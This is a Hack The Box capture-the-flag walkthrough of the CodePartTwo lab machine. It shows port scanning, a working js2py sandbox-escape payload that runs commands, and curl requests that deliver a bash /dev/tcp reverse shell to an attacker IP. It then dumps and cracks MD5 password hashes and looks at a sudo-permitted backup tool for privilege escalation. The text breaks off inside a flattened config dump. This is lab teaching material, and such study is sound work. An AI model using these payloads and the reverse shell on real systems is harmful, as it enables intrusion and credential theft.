Hack The Box
Hack The Box: CodePartTwo Walkthrough
CodePartTwo chains a js2py sandbox escape, SQLite credential recovery, and npbackup-cli command injection.
Machine Info
Target IP: 10.129.232.59
Attacker IP: 10.10.16.84
Difficulty: Easy
Category: Linux / Web Application / Sandbox Escape
Attack chain
This writeup organizes the attack through the Cyber Kill Chain:
1. Reconnaissance - What can we see from the outside?
2. Weaponization - What vulnerabilities match the exposed services?
3. Delivery - How do we get our exploit to the target?
4. Exploitation - How do we gain initial access?
5. Installation - How do we maintain persistence or stability?
6. Command & Control - How do we interact with the compromised system?
7. Actions on Objectives - How do we escalate privileges and achieve our goal?
Calling js2py.disable_pyimport() blocks direct Python imports but does not prevent access to Python object introspection. The remaining bridge to loaded classes makes the sandbox escapable.
Our Strategy:
- Start broad (port scan), then narrow down (web app analysis)
- Follow the "download source code" breadcrumb
- Understand the technology stack (Flask + js2py)
- Research known vulnerabilities in the stack
- Chain low-privilege access to credential exposure to privilege escalation
2. Initial Reconnaissance
2.1 Why Port Scan First?
Port scanning establishes the exposed services, versions, likely operating system, and ports worth deeper review.
2.2 The Command
Nmap -sC -sV 10.129.232.59
Breaking it down:
- -p- scans all 65,535 TCP ports. We don't want to miss anything.
- -sC runs default NSE scripts. These grab banners, check for common misconfigurations, and provide useful metadata.
- -sV enables version detection. Knowing the exact version of a service helps us find known exploits.

2.3 Results Analysis
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
8000/tcp open http Gunicorn 20.0.4
What this tells us:
- Port 22 (SSH): Standard Ubuntu SSH. Not likely vulnerable to easy exploits, but we'll keep credentials in mind for later.
- Port 8000 (Gunicorn): This is a Python WSGI HTTP server - almost certainly a Flask or Django application. The version 20.0.4 is old but not directly exploitable. The application logic is what matters here.
- OS: Ubuntu Linux, confirmed by the OpenSSH banner.
Decision Point: We have a web app on port 8000. This is our primary target. SSH is secondary - we'll only use it once we have credentials.
3. Web Application Enumeration
3.1 Why Register for an Account?
Many web applications expose different functionality to authenticated users versus anonymous visitors. By creating an account, we can:
- Access restricted pages (dashboards, admin panels)
- Discover additional API endpoints
- Test for broken access controls
- Find features that process user input (potential injection points)
3.2 Directory Discovery

Before registering, we can see what pages exist:
Dirsearch -u "http://10.129.232.59:8000 (lab-only address)"
Results:
- /dashboard - Redirects to /login (requires authentication)
- /download - Source code download
- /login - Login page
- /logout - Logout endpoint
- /register - Registration page

3.3 Registration & Login
# Register an account
curl -s -X POST http://10.129.232.59:8000/register (lab-only address) -d "username=test&password=test"
# Login and save session cookie
curl -s -X POST http://10.129.232.59:8000/login (lab-only address) -d "username=test&password=test" -c cookies.txt
Why curl instead of a browser? It's faster, scriptable, and reproducible. It also makes it easy to save session cookies for subsequent requests and is perfect for API testing.
3.4 Source Code Analysis

Downloading the source code reveals a Flask application with these key components:
Js2py.disable_pyimport()
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
@app.route('/run_code', methods=['POST'])
def run_code():
try:
code = request.json.get('code')
result = js2py.eval_js(code)
return jsonify({'result': result})
except Exception as e:
return jsonify({'error': str(e)})
Critical Observations:
1. js2py.disable_pyimport() - The developer tried to sandbox the JS execution by disabling Python imports. This is a warning sign: it means they knew execution was dangerous but implemented an incomplete fix.
2. sqlite:///users.db - A local SQLite database. If we can read the filesystem, we might extract credentials.
3. /run_code - Accepts arbitrary JavaScript and evaluates it. This is our injection point.
4. Password hashing uses MD5 - Fast to crack with rainbow tables or hash databases.
4. Vulnerability Analysis: CVE-2024-28397
4.1 What is js2py?
Js2py is a Python library that translates JavaScript code into Python and executes it. The library exposes Python objects to JavaScript, which means JavaScript code can access Python's internal machinery.
4.2 The Sandbox Escape
Even with js2py.disable_pyimport(), JavaScript code can still:
1. Get a Python-backed object: Object.getOwnPropertyNames({}) returns a dict_keys object
2. Access Python's attribute system via .__getattribute__
3. Climb the class hierarchy: .__class__.__base__ reaches Python's base object
4. Enumerate all loaded classes: object.__subclasses__()
5. Find subprocess.Popen and execute arbitrary commands
Mechanism: Js2Py translates JS objects into Python wrappers. These wrappers retain Python's introspection capabilities. The developer only blocked pyimport() (importing modules), but didn't prevent access to already-loaded classes like subprocess.Popen.
4.3 Payload Breakdown
(function(){
// Step 1: Get a Python object wrapper
var o = Object.getOwnPropertyNames({}).__getattribute__.__class__.__base__;
// Step 2: Get all subclasses of Python's base object
var s = o.__subclasses__();
// Step 3: Find subprocess.Popen
var p;
for(var i=0; i<s.length; i++){
if(s[i].__module__ == 'subprocess' && s[i].__name__ == 'Popen'){
p = s[i];
break;
}
}
// Step 4: Execute command and return output
return p? p('whoami', -1, null, -1, -1, -1, null, null, true).communicate()[0].decode('utf-8'): 'Not Found';
})()
Understanding the Popen arguments:
- 'whoami' - The command to execute
- -1 - bufsize=-1 (default)
- null - executable=None
- -1, -1, -1 - stdin, stdout, stderr all piped
- null, null - preexec_fn=None, close_fds=-1
- true - shell=True, which means the command string is passed to /bin/sh -c, allowing shell syntax
5. Initial Foothold: From JS to Shell

5.1 Testing RCE (Proof of Concept)
Confirm code execution with a benign test before using a reverse shell.
Curl -s -X POST http://10.129.232.59:8000/run_code (lab-only address) \
-b cookies.txt \
-H "Content-Type: application/json" \
-d '{"code":"(function(){ var o = Object.getOwnPropertyNames({}).__getattribute__.__class__.__base__; var s = o.__subclasses__(); var p; for(var i=0; i<s.length; i++){ if(s[i].__module__ == '\''subprocess'\'' && s[i].__name__ == '\''Popen'\''){ p = s[i]; break; } } return p? p('\''whoami'\'', -1, null, -1, -1, -1, null, null, true).communicate()[0].decode('\''utf-8'\''): '\''Not Found'\''; })()"}'
Response: {"result":"app\n"}
Analysis:
- The application runs as user app (not www-data as we might expect)
- RCE is confirmed
- We have arbitrary command execution
5.2 Reverse Shell Payload
Now we replace whoami with a bash reverse shell:
Bash -c "bash -i >& /dev/tcp/10.10.16.84/4444 0>&1"
How the reverse shell works:
- bash -c executes the following string in a new bash instance
- bash -i spawns an interactive bash shell
- >& /dev/tcp/10.10.16.84/4444 redirects stdout and stderr to a TCP socket
- 0>&1 redirects stdin to the same socket, completing the bidirectional pipe
Why /dev/tcp? This is a bash built-in feature (not a real filesystem path) that creates TCP connections. It's useful for reverse shells because it requires no external tools like nc.
The full exploit:
# Terminal 1: Start listener
nc -lvnp 4444
# Terminal 2: Send payload
curl -s -X POST http://10.129.232.59:8000/run_code (lab-only address) \
-b cookies.txt \
-H "Content-Type: application/json" \
-d '{"code":"(function(){ var o = Object.getOwnPropertyNames({}).__getattribute__.__class__.__base__; var s = o.__subclasses__(); var p; for(var i=0; i<s.length; i++){ if(s[i].__module__ == '\''subprocess'\'' && s[i].__name__ == '\''Popen'\''){ p = s[i]; break; } } return p? p('\''bash -c "bash -i >\\& /dev/tcp/10.10.16.84/4444 0>\\&1"'\'', -1, null, -1, -1, -1, null, null, true).communicate()[0].decode('\''utf-8'\''): '\''Not Found'\''; })()"}'
Note: The curl command will hang because communicate() waits for the subprocess to finish. The subprocess won't finish until you close the reverse shell. This is normal.


5.3 Stabilizing the Shell
Once connected:
$ id
uid=1001(app) gid=1001(app) groups=1001(app)
Why stabilize? Basic reverse shells don't handle Ctrl+C, Ctrl+Z, or terminal resizing. A stable shell lets you run interactive commands.
Python3 -c "import pty; pty.spawn('/bin/bash')"
# Press Ctrl+Z to background
# On Kali:
stty raw -echo; fg
# Press Enter twice, then in the shell:
export TERM=xterm
6. User Pivot: Credential Harvesting
6.1 Why Look for Databases?
The source code revealed sqlite:///users.db. SQLite databases are just files on disk. If the application can read them, and we're running as the application user, we can read them too.

6.2 Extracting the Database
Cd /home/app/app/instance
ls -la
sqlite3 users.db ".tables"
sqlite3 users.db "SELECT * FROM user;"
Results:
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
3|test|098f6bcd4621d373cade4e832627b4f6
Analysis:
- User marco has an MD5 password hash
- MD5 is cryptographically broken and fast to crack

- The hash 649c9d65a206a75f5abe509fe128bce5 is easily crackable
6.3 Cracking the Hash
Method 1: Online databases (fastest for CTFs)
- Use CrackStation or similar
- Input: 649c9d65a206a75f5abe509fe128bce5
- Output: sweetangelbabylove
Method 2: Hashcat (offline)
Hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
Why MD5 is bad for passwords:
- No salt means rainbow tables work instantly
- Fast computation allows billions of guesses per second on GPUs
6.4 SSH as Marco

Now we pivot to a stable, interactive shell via SSH:
Ssh marco@10.129.232.59
# Password: sweetangelbabylove
Why SSH instead of staying in the reverse shell?
- Full TTY with proper terminal handling
- Persistent session (won't die if the web app restarts)
- Easier to run sudo, vim, and other interactive tools
- Less noisy (no constant HTTP requests)
7. Privilege Escalation: Abusing npbackup-cli
7.1 Sudo Enumeration
The first thing you do on any new account is check what you can run as root:
Sudo -l
Output:
User marco may run the following commands on codeparttwo:
(ALL: ALL) NOPASSWD: /usr/local/bin/npbackup-cli
Why is this dangerous?
- NOPASSWD means no authentication required
- npbackup-cli is a third-party backup tool
- Third-party tools often have configuration files that execute arbitrary commands
- Backup tools especially need to run pre- and post-scripts

7.2 Understanding npbackup-cli
Npbackup-cli is a backup tool built on top of restic. Like many backup tools, it supports running commands before and after backups via configuration options:
- pre_exec_commands - Commands run before the backup
- post_exec_commands - Commands run after the backup
Since npbackup-cli runs as root via sudo, any command in these arrays executes as root.
7.3 The Original Config File
Cat /home/marco/npbackup.conf
The config is owned by root but readable by marco. It contains:
Groups:
default_group:
backup_opts:
pre_exec_commands: []
post_exec_commands: []
marco@codeparttwo:~$ cat /home/marco/npbackup.confconf_version: 3.0.1audience: publicrepos:  default:    repo_uri:       __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__    repo_group: default_group    backup_opts:      paths:      - /home/app/app/      source_type: folder_list      exclude_files_larger_than: 0.0    repo_opts:      repo_password:         __NPBACKUP__v2zdDN21b0c7TSeUZlwezkPj3n8wlR9Cu1IJSMrSctoxNzQzOTEwMDcxLjM5NjcyNQ8PDw8PDw8PDw8PDw8PD0z8n8DrGuJ3ZVWJwhBl0GHtbaQ8lL3fB0M=__NPBACKUP__      retention_policy: {}      prune_max_unused: 0    prometheus: {}    env: {}    is_protected: falsegroups:  default_group:    backup_opts:      paths: []      source_type:      stdin_from_command:      stdin_filename:      tags: []      compression: auto      use_fs_snapshot: true      ignore_cloud_files: true      one_file_system: false      priority: low      exclude_caches: true      excludes_case_ignore: false      exclude_files:      - excludes/generic_excluded_extensions      - excludes/generic_excludes      - excludes/windows_excludes      - excludes/linux_excludes      exclude_patterns: []      exclude_files_larger_than:      additional_parameters:      additional_backup_only_parameters:      minimum_backup_size_error: 10 MiB      pre_exec_commands: []      pre_exec_per_command_timeout: 3600      pre_exec_failure_is_fatal: false      post_exec_commands: []      post_exec_per_command_timeout: 3600      post_exec_failure_is_fatal: false      post_exec_execute_even_on_backup_error: true      post_backup_housekeeping_percent_chance: 0      post_backup_housekeeping_interval: 0    repo_opts:      repo_password:      repo_password_command:      minimum_backup_age: 1440      upload_speed: 800 Mib      download_speed: 0 Mib      backend_connections: 0      retention_policy:        last: 3        hourly: 72        daily: 30        weekly: 4        monthly: 12        yearly: 3        tags: []        keep_within: true        group_by_host: true        group_by_tags: true        group_by_paths: false        ntp_server:      prune_max_unused: 0 B      prune_max_repack_size:    prometheus:      backup_job: ${MACHINE_ID}      group: ${MACHINE_GROUP}    env:      env_variables: {}      encrypted_env_variables: {}    is_protected: falseidentity:  machine_id: ${HOSTNAME}__blw0  machine_group:global_prometheus:  metrics: false  instance: ${MACHINE_ID}  destination:  http_username:  http_password:  additional_labels: {}  no_cert_verify: falseglobal_options:  auto_upgrade: false  auto_upgrade_percent_chance: 5  auto_upgrade_interval: 15  auto_upgrade_server_url:  auto_upgrade_server_username:  auto_upgrade_server_password:  auto_upgrade_host_identity: ${MACHINE_ID}  auto_upgrade_group: 